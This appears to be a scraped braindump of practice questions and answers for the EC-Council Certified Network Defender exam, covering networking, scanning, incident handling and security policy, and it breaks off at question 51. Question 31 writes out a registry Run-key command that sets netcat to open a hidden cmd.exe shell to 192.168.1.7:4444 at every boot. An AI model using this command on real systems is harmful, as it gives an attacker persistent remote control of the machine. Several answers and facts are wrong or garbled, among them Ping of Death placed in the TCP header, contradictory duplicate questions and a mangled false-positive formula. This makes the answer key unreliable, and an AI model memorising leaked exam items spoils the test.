EC-COUNCIL.312-38.v2024-08-09.q311

Exam Code:	312-38
Exam Name:	EC-Council Certified Network Defender CND
Certification Provider:	EC-COUNCIL
Free Question Number:	311
Version:	v2024-08-09
# of views:	2039
# of Questions views:	3110
https://www.exam-tests.com/312-38-exam/EC-COUNCIL.312-38.v2024-08-09.q311.html	

NEW QUESTION: 1
Which of the following is a software tool used in passive attacks for capturing network traffic?
A. Sniffer
B. Intrusion detection system
C. Intrusion prevention system
D. Warchalking
Answer: A (LEAVE A REPLY)
A sniffer is a software tool that is used to capture any network traffic. Since a sniffer changes the NIC of the
LAN card into promiscuous mode, the NIC begins to record incoming and outgoing data traffic across the
network. A sniffer attack is a passive attack because the attacker does not directly connect with the target host.
This attack is most often used to grab logins and passwords from network traffic. Tools such as Ethereal,
Snort, Windump, EtherPeek, Dsniff are some good examples of sniffers. These tools provide many facilities to
users such as graphical user interface, traffic statistics graph, multiple sessions tracking, etc.
Answer option C is incorrect. An intrusion prevention system (IPS) is a network security device that monitors
network and/or system activities for malicious or unwanted behavior and can react, in real-time, to block or
prevent those activities. When an attack is detected, it can drop the offending packets while still allowing all
other traffic to pass.
Answer option B is incorrect. An IDS (Intrusion Detection System) is a device or software application that

monitors network and/or system activities for malicious activities or policy violations and produces reports to a
Management Station. Intrusion prevention is the process of performing intrusion detection and attempting to
stop detected possible incidents. Intrusion detection and prevention systems (IDPS) are primarily focused on
identifying possible incidents, logging information about them, attempting to stop them, and reporting them to
security administrators.
Answer option D is incorrect. Warchalking is the drawing of symbols in public places to advertise an open Wi-Fi
wireless network. Having found a Wi-Fi node, the warchalker draws a special symbol on a nearby object, such
as a wall, the pavement, or a lamp post. The name warchalking is derived from the cracker terms war dialing
and war driving.

NEW QUESTION: 2
Which of the following header fields in TCP/IP protocols involves Ping of Death attack?
A. IP header field
B. SMTP header field
C. TCP header field
D. UDP header field
Answer: C (LEAVE A REPLY)

NEW QUESTION: 3
Which of the following protocols sends a jam signal when a collision is detected?
A. ALOHA
B. CSMA/CA
C. CSMA
D. CSMA/CD
Answer: (SHOW ANSWER)

NEW QUESTION: 4
Eric is receiving complaints from employees that their systems are very slow and experiencing odd issues including restarting automatically and frequent system hangs. Upon investigating, he is convinced the systems are infected with a virus that forces systems to shut down automatically after period of time. What type of security incident are the employees a victim of?
A. Scans and probes
B. Malicious Code
C. Denial of service

D. Distributed denial of service

Answer: (SHOW ANSWER)

The symptoms described by the employees, such as systems being very slow, restarting automatically, and experiencing frequent hangs, are indicative of a security incident involving malicious code. Malicious code refers to software or scripts designed to cause harm to a computer system, network, or server. In this case, the virus that forces systems to shut down automatically after a period of time is a type of malicious code. It disrupts the normal functioning of the system, leading to decreased performance and unexpected behavior.

NEW QUESTION: 5

Which phase of vulnerability management deals with the actions taken for correcting the discovered vulnerability?

A. Remediation

B. Assessment

C. Verification

D. Mitigation

Answer: A (LEAVE A REPLY)

NEW QUESTION: 6

Which of the following is an attack on a website that changes the visual appearance of the site and seriously damages the trust and reputation of the website?

A. Website defacement

B. Zero-day attack

C. Spoofing

D. Buffer overflow

Answer: (SHOW ANSWER)

Website defacement is an attack on a website that changes the visual appearance of the site. These are typically the work of system crackers, who break into a Web server and replace the hosted website with one of their own. Sometimes, the Defacer makes fun of the system administrator for failing to maintain server security. Most times, the defacement is harmless; however, it can sometimes be used as a distraction to cover up more sinister actions such as uploading malware.

A high-profile website defacement was carried out on the website of the company SCO Group following its assertion that Linux contained stolen code. The title of the page was changed from Red Hat vs. SCO to SCO vs. World with various satirical content.

Answer option D is incorrect. Buffer overflow is a condition in which an application receives more data than it is configured to accept. This usually occurs due to programming errors in the application. Buffer overflow can terminate or crash the application.

Answer option B is incorrect. A zero-day attack, also known as zero-hour attack, is a computer threat that tries to exploit computer application vulnerabilities which are unknown to others, undisclosed to the software vendor, or for which no security fix is available. Zero-day exploits

(actual code that can use a security hole to carry out an attack) are used or shared by attackers before the software vendor knows about the vulnerability. User awareness training is the most effective technique to mitigate such attacks.
Answer option C is incorrect. Spoofing is a technique that makes a transmission appear to have come from an authentic source by forging the IP address, email address, caller ID, etc. In IP spoofing, a hacker modifies packet headers by using someone else's IP address to hide his identity. However, spoofing cannot be used while surfing the Internet, chatting on-line, etc. because forging the source IP address causes the responses to be misdirected.

NEW QUESTION: 7
Which of the following IP class addresses are not allotted to hosts? Each correct answer represents a
complete solution. Choose all that apply.
A. Class C
B. Class D
C. Class A
D. Class B
E. Class E
Answer: B,E (LEAVE A REPLY)
Class addresses D and E are not allotted to hosts. Class D addresses are reserved for multicasting, and their
address range can extend from 224 to 239. Class E addresses are reserved for experimental purposes. Their
addresses range from 240 to 254.
Answer option C is incorrect. Class A addresses are specified for large networks. It consists of up to
16,777,214 client devices (hosts), and their address range can extend from 1 to 126.
Answer option D is incorrect. Class B addresses are specified for medium size networks. It consists of up to
65,534 client devices, and their address range can extend from 128 to 191.
Answer option A is incorrect. Class C addresses are specified for small local area networks (LANs). It consists
of up to 245 client devices, and their address range can extend from 192 to 223.

NEW QUESTION: 8
Which of the following is the best way of protecting important data against virus attack?
A. Implementing a firewall.
B. Updating the anti-virus software regularly.
C. Taking daily backup of data.
D. Using strong passwords to log on to the network.
Answer: B (LEAVE A REPLY)

Updating the anti-virus software regularly is the best way of protecting important data against virus attack.

NEW QUESTION: 9
Which of the following is consumed into SIEM solutions to take control of chaos, gain in-depth knowledge of threats, eliminate false positives, and implement proactive intelligence-driven defense?
A. Threat intelligence sources
B. Threat intelligence feeds
C. Threat intelligence platform
D. Threat intelligence professional services
Answer: B (LEAVE A REPLY)
SIEM (Security Information and Event Management) solutions are designed to provide a comprehensive view of an organization's security status by collecting and analyzing security-related data from various sources. To enhance their capabilities, SIEM solutions consume threat intelligence feeds, which are streams of data that provide information about current and potential security threats. These feeds include details such as indicators of compromise (IoCs), tactics, techniques, and procedures (TTPs) used by cybercriminals, and vulnerabilities in software or systems. By integrating threat intelligence feeds, SIEM solutions can improve real-time threat detection, reduce false positives, and support proactive, intelligence-driven defense strategies. This integration allows organizations to stay one step ahead of emerging threats and advisories, providing insights into the attacker's TTPs and associated IoCs that can accelerate investigation and response efforts1.
References: The explanation is based on the general knowledge of SIEM solutions and their use of threat intelligence feeds to enhance security operations. For detailed and specific references, please consult the latest Certified Network Defender (CND) study materials and documents provided by the EC-Council.

NEW QUESTION: 10
In which of the following types of port scans does the scanner attempt to connect to all 65535 ports?
A. UDP
B. Strobe
C. FTP bounce
D. Vanilla
Answer: D (LEAVE A REPLY)
In a vanilla port scan, the scanner attempts to connect to all 65,535 ports.
Answer option B is incorrect. The scanner attempts to connect to only selected ports.
Answer option A is incorrect. The scanner scans for open User Datagram Protocol ports.
Answer option C is incorrect. The scanner goes through a File Transfer Protocol server to disguise the cracker's location.

NEW QUESTION: 11
Which of the following tools scans the network systems for well-known and often exploited vulnerabilities?
A. HPing
B. SAINT
C. SATAN
D. Nessus
Answer: C (LEAVE A REPLY)

NEW QUESTION: 12
Which of the following is a centralized collection of honeypots and analysis tools?
A. Research honeypot
B. Honeynet
C. Honeyfarm
D. Production honeypot
Answer: C (LEAVE A REPLY)

NEW QUESTION: 13
Fill in the blank with the appropriate word. A _____ policy is defined as the document that describes
the scope of an organization's security requirements.
Answer:
security
Explanation:
A security policy is defined as the document that describes the scope of an organization's security requirements. Information security policies are usually documented in one or more information security policy
documents. The policy includes the assets that are to be protected. It also provides security solutions to
provide necessary protection against the security threats.

NEW QUESTION: 14
Which of the following OSI layers establishes, manages, and terminates the connections between the local and remote applications?
A. Data Link layer
B. Network layer
C. Application layer
D. Session layer
Answer: D (LEAVE A REPLY)

The session layer of the OSI/RM controls the dialogues (connections) between computers. It establishes, manages and terminates the connections between the local and remote application. It provides for full-duplex, half-duplex, or simplex operation, and establishes checkpointing, adjournment, termination, and restart procedures. The OSI model made this layer responsible for graceful close of sessions, which is a property of the Transmission Control Protocol, and also for session checkpointing and recovery, which is not usually used in the Internet Protocol Suite. The Session Layer is commonly implemented explicitly in application environments that use remote procedure calls.
Answer option C is incorrect. The Application Layer of TCP/IP model refers to the higher-level protocols used by most applications for network communication. Examples of application layer protocols include the File Transfer Protocol (FTP) and the Simple Mail Transfer Protocol (SMTP). Data coded according to application layer protocols are then encapsulated into one or more transport layer protocols, which in turn use lower layer protocols to affect actual data transfer.
Answer option A is incorrect. The Data Link Layer is Layer 2 of the seven-layer OSI model of computer networking. It corresponds to or is part of the link layer of the TCP/IP reference model. The Data Link Layer is the protocol layer which transfers data between adjacent network nodes in a wide area network or between nodes on the same local area network segment. The Data Link Layer provides the functional and procedural means to transfer data between network entities and might provide the means to detect and possibly correct errors that may occur in the Physical Layer. Examples of data link protocols are Ethernet for local area networks (multi-node), the Point-to-Point Protocol (PPP), HDLC, and ADCCP for point-to-point (dual-node) connections.
Answer option B is incorrect. The network layer controls the operation of subnet, deciding which physical path the data should take, based on network conditions, priority of service, and other factors. Routers work on the Network layer of the OSI stack.

NEW QUESTION: 15
What is the range for private ports?
A. Above 65535
B. 0 through 1023
C. 49152 through 65535
D. 1024 through 49151
Answer: C (LEAVE A REPLY)

NEW QUESTION: 16
Which of the following protocols uses a control channel over TCP and a GRE tunnel operating to encapsulate PPP packets?
A. PPTP
B. ESP
C. LWAPP
D. SSTP
Answer: A (LEAVE A REPLY)

The Point-to-Point Tunneling Protocol (PPTP) is a method for implementing virtual private networks. PPTP uses a control channel over TCP and a GRE tunnel operating to encapsulate PPP packets. The PPTP specification does not describe encryption or authentication features and relies on the PPP protocol being tunneled to implement security functionality. However, the most common PPTP implementation, shipping with the Microsoft Windows product families, implements various levels of authentication and encryption natively as standard features of the Windows PPTP stack. The intended use of this protocol is to provide similar levels of security and remote access as typical VPN products.
Answer option B is incorrect. Encapsulating Security Payload (ESP) is an IPSec protocol that provides confidentiality, in addition to authentication, integrity, and anti-replay. ESP can be used alone or in combination with Authentication Header (AH). It can also be nested with the Layer Two Tunneling Protocol (L2TP). ESP does not sign the entire packet unless it is being tunneled. Usually, only the data payload is protected, not the IP header.
Answer option D is incorrect. Secure Socket Tunneling Protocol (SSTP) is a form of VPN tunnel that provides a mechanism to transport PPP or L2TP traffic through an SSL 3.0 channel. SSL provides transport-level security with key-negotiation, encryption, and traffic integrity checking. The use of SSL over TCP port 443 allows SSTP to pass through virtually all firewalls and proxy servers. SSTP servers must be authenticated during the SSL phase. SSTP clients can optionally be authenticated during the SSL phase, and must be authenticated in the PPP phase. The use of PPP allows support for common authentication methods, such as EAP-TLS and MS- CHAP. SSTP is available in Windows Server 2008, Windows Vista SP1, and later operating systems. It is fully integrated with the RRAS architecture in these operating systems, allowing its use with Winlogon or smart card authentication, remote access policies, and the Windows VPN client.
Answer option C is incorrect. LWAPP (Lightweight Access Point Protocol) is a protocol used to control multiple Wi-Fi wireless access points at once. This can reduce the amount of time spent on configuring, monitoring, or troubleshooting a large network. This also allows network administrators to closely analyze the network.

NEW QUESTION: 17
Which of the following are the distance-vector routing protocols? Each correct answer represents a complete solution. Choose all that apply.
A. RIP

B. OSPF
C. IGRP
D. IS-IS
Answer: A,C (LEAVE A REPLY)

NEW QUESTION: 18
Which of the following is a worldwide organization that aims to establish, refine, and promote Internet security standards?
A. ANSI
B. WASC
C. IEEE
D. ITU
Answer: (SHOW ANSWER)
Web Application Security Consortium (WASC) is a worldwide organization that aims to establish, refine, and promote Internet security standards. WASC is vendor-neutral, although members may belong to corporations involved in the research, development, design, and distribution of Web security-related products. Answer option A is incorrect. ANSI (American National Standards Institute) is the primary organization for fostering the development of technology standards in the United States. ANSI works with industry groups and is the U.S. member of the International Organization for Standardization (ISO) and the International Electro-technical Commission (IEC). Long-established computer standards from ANSI include the American Standard Code for Information Interchange (ASCII) and the Small Computer System Interface (SCSI). Answer option D is incorrect. The International Telecommunication Union (ITU) is an organization established to standardize and regulate international radio and telecommunications. Its main tasks include standardization, allocation of the radio spectrum, and organizing interconnection arrangements between different countries to allow international phone calls. ITU sets standards for global telecom networks. The ITU's telecommunications division (ITU-T) produces more than 200 standard recommendations each year in the converging areas of telecommunications, information technology, consumer electronics, broadcasting and multimedia communications. ITU was streamlined into the following three sectors: ITU-D (Telecommunication Development) ITU-R (Radio communication) ITU-T (Telecommunication Standardization) Answer option C is incorrect. The Institute of Electrical and Electronic Engineers (IEEE) is a society of technical professionals. It promotes the development and application of electrotechnology and allied sciences. IEEE develops communications and network standards, among other activities. The organization publishes number of journals, has many local chapters, and societies in specialized areas.

NEW QUESTION: 19
Which of the following is virtually unsolicited e-mail messages, often with commercial content, in large quantities of indiscriminate set of recipients? Each correct answer represents a complete solution.
A. E-mail harassment

B. spam
C. E-mail scam
Answer: B (LEAVE A REPLY)

NEW QUESTION: 20
Hacktivists are threat actors, who can be described as ----------
A. People motivated by religious beliefs
B. Disgruntled/terminated employees
C. People motivated by monetary gams
D. People having political or social agenda
Answer: D (LEAVE A REPLY)
Hacktivists are individuals or groups that use computer networks and hacking techniques to promote a political or social agenda. Unlike other threat actors who may be motivated by financial gain or personal beliefs, hacktivists typically aim to draw attention to social, environmental, or political issues. They often engage in activities such as website defacement, denial-of-service attacks, or the release of confidential information to make a statement or force change related to their cause.

NEW QUESTION: 21
An organization needs to adhere to the_____rules for safeguarding and protecting the electronically stored health information of employees.
A. HI PA A
B. PCI DSS
C. ISEC
D. SOX
Answer: A (LEAVE A REPLY)
The Health Insurance Portability and Accountability Act (HIPAA) sets the standard for protecting sensitive patient data. Organizations that deal with protected health information (PHI) must have physical, network, and process security measures in place and follow them to ensure HIPAA Compliance. Covered entities (which include healthcare providers, health plans, and healthcare clearinghouses) and business associates that conduct certain health care transactions electronically must comply with the HIPAA Privacy Rule, which protects the privacy of individually identifiable health information, and the HIPAA Security Rule, which sets standards for the security of electronic protected health information (e-PHI).
References: The information is based on the standards established by the HIPAA Privacy Rule and the HIPAA Security Rule, which are designed to protect the privacy and security of certain health information1234.

NEW QUESTION: 22
Which of the following NIST incident category includes any activity that seeks to access or identify a federal agency computer, open ports, protocols, service or any combination for later exploit?

A. Scans/Probes/Attempted Access
B. Malicious code
C. Improper usage
D. Denial-of-Service
Answer: A (LEAVE A REPLY)
According to NIST guidelines, the incident category that includes activities seeking to access or identify a federal agency computer, open ports, protocols, services, or any combination thereof for later exploitation is categorized as 'Scans/Probes/Attempted Access'. This category encompasses any unauthorized attempts to access systems, networks, or data, which may include scanning for vulnerabilities or probing to discover open ports and services.

NEW QUESTION: 23
Which of the following statement holds true in terms of containers?
A. Container requires more memory space
B. Each container runs in its own OS
C. Container is fully isolated; hence, more secure
D. Process-level isolation happens; a container in hence less secure
Answer: D (LEAVE A REPLY)
Containers are designed to be lightweight, running directly within the host's kernel without the need for a guest operating system. This means they share the same OS kernel but maintain separate user spaces. While this architecture provides process-level isolation, it does not offer the same level of security as a fully isolated virtual machine (VM). VMs include a full copy of an operating system, a virtual copy of the hardware that the OS requires to run, and provide complete isolation from the host system. Containers, on the other hand, are less secure because if the host OS is compromised, all containers could potentially be compromised. The Certified Network Defender (CND) program emphasizes understanding the security implications of different technologies, including containers, and the importance of implementing appropriate security measures to protect network resources123.

NEW QUESTION: 24
Which of the following layers refers to the higher-level protocols used by most applications for network communication?
A. Transport layer
B. Application layer
C. Link layer
D. Internet layer
Answer: (SHOW ANSWER)

NEW QUESTION: 25

Oliver is a Linux security administrator at an MNC. An employee named Alice has resigned from his organization and Oliver wants to disable this user in Ubuntu. Which of the following commands can be used to accomplish this?

A. usermod -3 alice

B. uscrmod- K alice

C. usermod- L alice

D. usermod- M alice

Answer: (SHOW ANSWER)

In Linux, to disable a user account, the usermod command is used with the -L option. This option locks the user's password, effectively disabling the account by preventing the user from logging in. The command usermod -L alice will lock the user 'alice' by adding an exclamation mark (!) in front of the encrypted password in the /etc/shadow file, which is the standard method for disabling an account in Linux.

References: This information is consistent with standard Linux administration practices and is also in line with the objectives of the EC-Council's Certified Network Defender (CND) program, which includes understanding and managing user accounts and permissions as part of network security1.

NEW QUESTION: 26

Which has the following fields IPv6 header is reduced by 1 for each router that sends a packet?

A. Next header

B. Flow label

C. hop limit

D. None

E. traffic class

Answer: C (LEAVE A REPLY)

NEW QUESTION: 27

The IP addresses reserved for experimental purposes belong to which of the following classes?

A. Class D

B. Class C

C. Class E

D. Class A

Answer: C (LEAVE A REPLY)

NEW QUESTION: 28

Which of the following networks interconnects devices centered on an individual person's workspace?

A. WMAN

B. WPAN

C. WLAN

D. WWAN
Answer: B (LEAVE A REPLY)

NEW QUESTION: 29
Malone is finishing up his incident handling plan for IT before giving it to his boss for review. He is outlining the incident response methodology and the steps that are involved. What is the last step he should list?
A. Containment
B. Assign eradication
C. A follow-up
D. Recovery
Answer: C (LEAVE A REPLY)
The last step in the incident response methodology, according to the Network Defender (CND) guidelines, is a follow-up. This step is crucial as it involves reviewing and analyzing the incident to understand what happened, how it was handled, and how similar incidents can be prevented in the future. It includes updating incident response plans, improving security measures, and providing training to prevent future incidents.

NEW QUESTION: 30
With which of the following forms of acknowledgment can the sender be informed by the data receiver about all segments that have arrived successfully?
A. Block Acknowledgment
B. Negative Acknowledgment
C. Cumulative Acknowledgment
D. Selective Acknowledgment
Answer: D (LEAVE A REPLY)
Selective Acknowledgment (SACK) is one of the forms of acknowledgment. With selective acknowledgments, the sender can be informed by a data receiver about all segments that have arrived successfully, so the sender retransmits only those segments that have actually been lost. The selective acknowledgment extension uses two TCP options: The first is an enabling option, "SACK-permitted", which may be sent in a SYN segment to indicate that the SACK option can be used once the connection is established. The other is the SACK option itself, which can be sent over an established connection once permission has been given by "SACK-permitted".
Answer option A is incorrect. Block Acknowledgment (BA) was initially defined in IEEE 802.11e as an optional scheme to improve the MAC efficiency. IEEE 802.11n capable devices are also referred to as High Throughput (HT) devices. Instead of transmitting an individual ACK for every MPDU, multiple MPDUs can be acknowledged together using a single BA frame. Block Ack (BA) contains bitmap size of 64*16 bits. Each bit of this bitmap represents the status (success/failure) of an MPDU.

Answer option B is incorrect. With Negative Acknowledgment, the receiver explicitly notifies the sender which packets, messages, or segments were received incorrectly that may need to be retransmitted.
Answer option C is incorrect. With Cumulative Acknowledgment, the receiver acknowledges that it has correctly received a packet, message, or segment in a stream which implicitly informs the sender that the previous packets were received correctly. TCP uses cumulative acknowledgment with its TCP sliding window.

NEW QUESTION: 31
You run the following command on the remote Windows server 2003 computer:
c:\reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v nc /t
REG_SZ /d
"c:\windows\nc.exe -d 192.168.1.7 4444 -e cmd.exe"
What task do you want to perform by running this command?Each correct answer represents a complete solution. Choose all that apply.
A. You want to put Netcat in the stealth mode.
B. You want to add the Netcat command to the Windows registry.
C. You want to set the Netcat to execute command any time.
D. You want to perform banner grabbing.
Answer: A,B,C (LEAVE A REPLY)

NEW QUESTION: 32
Alice wants to prove her identity to Bob. Bob requests her password as proof of identity, which Alice dutifully provides (possibly after some transformation like a hash function); meanwhile, Eve is eavesdropping the conversation and keeps the password. After the interchange is over, Eve connects to Bob posing as Alice; when asked for a proof of identity, Eve sends Alice's password read from the last session, which Bob accepts. Which of the following attacks is being used by Eve?
A. Session fixation
B. Replay
C. Fire walking
D. Cross site scripting

Answer: B (LEAVE A REPLY)

NEW QUESTION: 33
Which biometric technique authenticates people by analyzing the layer of blood vessels at the back of their eyes?
A. Fingerprinting
B. Iris Scanning
C. Retina Scanning
D. Vein Structure Recognition
Answer: C (LEAVE A REPLY)
The biometric technique that authenticates individuals by analyzing the layer of blood vessels at the back of their eyes is Retina Scanning. This method uses the unique patterns of the retinal blood vessels for identification, which are stable and distinctive to each person. Retina scanning involves shining a low-intensity light source through an optical coupler to scan the retina's unique patterns123.

NEW QUESTION: 34
Cindy is the network security administrator for her company. She just got back from a security conference in Las Vegas where they talked about all kinds of old and new security threats; many of which she did not know of. She is worried about the current security state of her company's network so she decides to start scanning the network from an external IP address. To see how some of the hosts on her network react, she sends out SYN packets to an IP range. A number of IPs responds with a SYN/ACK response. Before the connection is established, she sends RST packets to those hosts to stop the session.
She has done this to see how her intrusion detection system will log the traffic. What type of scan is Cindy attempting here?
A. Cindy is using a half-open scan to find live hosts on her network.
B. The type of scan she is using is called a NULL scan
C. She is utilizing a RST scan to find live hosts that are listening on her network
D. Cindy is attempting to find live hosts on her company's network by using a XMAS scan
Answer: A (LEAVE A REPLY)
The technique Cindy is using is known as a SYN scan, also referred to as a half-open scan. This method involves sending SYN packets to initiate a TCP connection. If a SYN/ACK response is received, it indicates that the port is listening (open). Cindy then sends an RST packet to close the session before the handshake is completed. This type of scan is useful for mapping out live hosts on a network without establishing a full TCP connection, which can be logged by intrusion detection systems and is less likely to be logged by the host system.
References: The Certified Network Defender (CND) course by EC-Council includes network scanning techniques as part of its curriculum, where the SYN scan is discussed as a method for assessing network security. For more detailed information, refer to the CND study guide and materials that cover network scanning methods and their implications on network security.

NEW QUESTION: 35
Which of the following is a standard-based protocol that provides the highest level of VPN security?
A. L2TP
B. IP
C. PPP
D. IPSec
Answer: D (LEAVE A REPLY)
Internet Protocol Security (IPSec) is a standard-based protocol that provides the highest level of VPN security. IPSec can encrypt virtually everything above the networking layer. It is used for VPN connections that use the L2TP protocol. It secures both data and password. IPSec cannot be used with Point-to-Point Tunneling Protocol (PPTP). Answer option B is incorrect. The Internet Protocol (IP) is a protocol used for communicating data across a packet-switched inter-network using the Internet Protocol Suite, also referred to as TCP/IP.IP is the primary protocol in the Internet Layer of the Internet Protocol Suite and has the task of delivering distinguished protocol datagrams (packets) from the source host to the destination host solely based on their addresses. For this purpose, the Internet Protocol defines addressing methods and structures for datagram encapsulation. The first major version of addressing structure, now referred to as Internet Protocol Version 4 (IPv4), is still the dominant protocol of the Internet, although the successor, Internet Protocol Version 6 (IPv6), is being deployed actively worldwide. Answer option C is incorrect. Point-to-Point Protocol (PPP) is a remote access protocol commonly used to connect to the Internet. It supports compression and encryption and can be used to connect to a variety of networks. It can connect to a network running on the IPX, TCP/IP, or NetBEUI protocol. It supports multi-protocol and dynamic IP assignments. It is the default protocol for the Microsoft Dial-Up adapter. Answer option A is incorrect. Layer 2 Tunneling Protocol (L2TP) is a more secure version of Point-to-Point Tunneling Protocol (PPTP). It provides tunneling, address assignment, and authentication. It allows the transfer of Point-to-Point Protocol (PPP) traffic between different networks.L2TP combines with IPSec to provide tunneling and security for Internet Protocol (IP), Internetwork Packet Exchange (IPX), and other protocol packets across IP networks.

NEW QUESTION: 36
In what type of IoT communication model do devices interact with each other through the internet, primarily using protocols such as ZigBee, Z-Wave, or Bluetooth?
A. Back-End Data-Sharing Model
B. Device-to-Gateway Model
C. Device-to-Cloud Model
D. Device-to-Device Model
Answer: D (LEAVE A REPLY)

In the context of IoT communication models, the Device-to-Device (D2D) model refers to the direct interaction between devices without the need for intermediary devices or services. This model is characterized by the use of protocols such as ZigBee, Z-Wave, or Bluetooth, which are designed to facilitate direct communication between devices in close proximity. These protocols are commonly used in home automation, where devices like sensors, lights, and locks need to communicate with each other to perform their functions effectively.
References: The information provided is based on my training data up to September 2021, which includes knowledge of various IoT communication protocols and their applications. For the most current and detailed information, please refer to the latest Certified Network Defender (CND) documents and study guides from the EC-Council or other authoritative sources on IoT communication models.

NEW QUESTION: 37
Which of the following is susceptible to a birthday attack?
A. Authorization
B. Digital signature
C. Integrity
D. Authentication
Answer: B (LEAVE A REPLY)

NEW QUESTION: 38
Daniel who works as a network administrator has just deployed an in his organizations network. He wants to calculate the False Positive rate for his implementation. Which of the following formulas will he use to calculate the False Positive rate?
A. False Positive/False Positive+True Negative
B. True Negative/False Negative+True Positive
C. False Negative/False Negative+True Positive
D. False Negative/True Negative+True Positive
Answer: (SHOW ANSWER)
The False Positive rate (FPR) is a measure used in statistics and network security to evaluate the performance of a security system. It is calculated by dividing the number of false positives (FP) by the sum of false positives (FP) and true negatives (TN). The formula is represented as:
FPR=FP+TNFP
This rate indicates how often benign activities are incorrectly flagged as malicious, which is crucial for a network administrator like Daniel to understand the reliability of the security measures implemented.
References: The formula for calculating the False Positive rate is standard across various cybersecurity frameworks and is aligned with the Certified Network Defender (CND) course objectives that cover the evaluation of security system performance metrics. For further details, Daniel can refer to the CND study guide and materials that discuss the interpretation and implications of the False Positive rate in network security.

NEW QUESTION: 39
Which of the following incident handling stage removes the root cause of the incident?
A. Recovery
B. Containment
C. Eradication
D. Detection
Answer: C (LEAVE A REPLY)

NEW QUESTION: 40
You work for a professional computer hacking forensic investigator DataEnet Inc. To explore the e-mail information about an employee of the company. The suspect an employee to use the online e-mail systems such as Hotmail or Yahoo. Which of the following folders on the local computer you are going to check to accomplish the task? Each correct answer represents a complete solution. Choose all that apply.
A. cookies folder
B. History Folder
C. download folder
D. Temporary Internet Folder
Answer: A,B,D (LEAVE A REPLY)

NEW QUESTION: 41
The IR team and the network administrator have successfully handled a malware incident on the network. The team is now preparing countermeasure guideline to avoid a future occurrence of the malware incident.
Which of the following countermeasure(s) should be added to deal with future malware incidents? (Select all that apply)
A. Implementing strong authentication schemes
B. Complying with the company's security policies
C. Install antivirus software
D. Implementing a strong password policy
Answer: C (LEAVE A REPLY)

NEW QUESTION: 42
Management asked their network administrator to suggest an appropriate backup medium for their backup plan that best suits their organization's need. Which of the following factors will the administrator consider when deciding on the appropriate backup medium? (Choose all that apply.)
A. Capability
B. Reliability
C. Extensibility

D. Accountability
Answer: A,B,C (LEAVE A REPLY)

NEW QUESTION: 43
Which of the following statements are true about IPv6 network? Each correct answer represents a complete solution. Choose all that apply.
A. The interoperability, the IPv4 addresses using the last 32 bits of the IPv6 address.
B. It uses a longer subnet masks as those used for IPv4.
C. It uses 128-bit addresses.
D. It's more of available IP addresses.
E. It provides enhanced authentication and security.
Answer: A,C,D,E (LEAVE A REPLY)

NEW QUESTION: 44
What should an administrator do while installing a sniffer on a system to listen to all data transmitted over the network?
A. Set the system's NIC to ad-hoc mode
B. Set the system's NIC to promiscuous mode
C. Set the system's NIC to managed mode
D. Set the system's NIC to master mode
Answer: B (LEAVE A REPLY)

NEW QUESTION: 45
What is composite signature-based analysis?
A. Multiple packet analysis is required to detect attack signatures
B. Attack signatures are contained in packet headers
C. Attack signatures are contained in packet payloads
D. Single Packet analysis is enough to identify attack signatures
Answer: A (LEAVE A REPLY)
Composite signature-based analysis refers to a method of intrusion detection where multiple packets are analyzed to detect an attack signature. Unlike single-packet analysis, which may only require one packet to identify an attack, composite signature-based analysis looks for patterns across several packets to determine whether an attack is underway. This method is particularly useful for detecting complex attacks that cannot be identified by a single packet's header or payload alone.

NEW QUESTION: 46
Which of the following are the common security problems involved in communications and email? Each correct
answer represents a complete solution. Choose all that apply.
A. False message

B. Message digest
C. Message replay
D. Message repudiation
E. Message modification
F. Eavesdropping
G. Identity theft
Answer: A,C,D,E,F,G (LEAVE A REPLY)
Following are the common security problems involved in communications and email:
Eavesdropping: It is the act of secretly listening to private information through telephone lines, e-mail, instant
messaging, and any other method of communication considered private.
Identity theft: It is the act of obtaining someone's username and password to access his/her email servers for
reading email and sending false email messages. These credentials can be obtained by eavesdropping on
SMTP, POP, IMAP, or Webmail connections.
Message modification: The person who has system administrator permission on any of the SMTP servers can
visit anyone's message and can delete or change the message before it continues on to its destination. The
recipient has no way of telling that the email message has been altered.
False message: It the act of constructing messages that appear to be sent by someone else.
Message replay: In a message replay, messages are modified, saved, and re-sent later.
Message repudiation: In message repudiation, normal email messages can be forged. There is no way for the
receiver to prove that someone had sent him/her a particular message. This means that even if someone has
sent a message, he/she can successfully deny it.
Answer option B is incorrect. A message digest is a number that is created algorithmically from a file and
represents that file uniquely.

NEW QUESTION: 47
How many layers are present in the TCP/IP model?
A. 5
B. 4
C. 10
D. 7
Answer: A (LEAVE A REPLY)

NEW QUESTION: 48
How many layers are present in the TCP/IP model?
A. 10
B. 5
C. 7
D. 4
Answer: B (LEAVE A REPLY)

NEW QUESTION: 49
Which of the following is a distributed application architecture that partitions tasks or workloads between
service providers and service requesters? Each correct answer represents a complete solution. Choose all that
apply.
A. Client-server computing
B. Peer-to-peer (P2P) computing
C. Client-server networking
D. Peer-to-peer networking
Answer: A,C (LEAVE A REPLY)
Client-server networking is also known as client-server computing. It is a distributed application architecture
that partitions tasks or workloads between service providers (servers) and service requesters, called clients.
Often clients and servers operate over a computer network on separate hardware. A server machine is a high-
performance host that is running one or more server programs which share its resources with clients. A client
does not share any of its resources, but requests a server's content or service function. Clients therefore
initiate
communication sessions with servers which await (listen to) incoming requests.
Answer options D and B are incorrect. Peer-to-peer (P2P) computing or networking is a distributed application

architecture that partitions tasks or workloads between peers. Peers are equally privileged, equipotent
participants in the application. They are said to form a peer-to-peer network of nodes. Peer-to-peer networking
(also known simply as peer networking) differs from client-server networking, where certain devices have the
responsibility to provide or "serve" data, and other devices consume or otherwise act as "clients" of those
servers.

NEW QUESTION: 50
What cryptography technique can encrypt small amounts of data and applies it to digital signatures?
A. Hashing
B. Asymmetric encryption
C. Symmetric encryption
D. Digital certificates
Answer: B (LEAVE A REPLY)
Asymmetric encryption, also known as public-key cryptography, uses a pair of keys-a public key and a private key-to encrypt and decrypt data. This method is widely used for securing small amounts of data, such as digital signatures. In asymmetric encryption:
* The public key is used to encrypt the data.
* The private key is used to decrypt the data.
Digital signatures utilize asymmetric encryption to ensure the integrity and authenticity of a message. When a sender signs a document with their private key, the recipient can verify the signature using the sender's public key, confirming that the document was indeed signed by the sender and has not been altered.
References:
* EC-Council Certified Network Defender (CND) Study Guide
* Cryptography and Network Security Principles

NEW QUESTION: 51
You are using Wireshark to monitor your network traffic and you see a lot of packages with FIN, PUSH and URG flags activated; what can you infer about this behavior?
A. The Layer 3 Controls are activated in the Switches
B. The Spanning Tree Protocol is activated in the Switches
C. One NIC is broadcasting erroneous traffic
D. An attacker is running a XMAS scan against the network
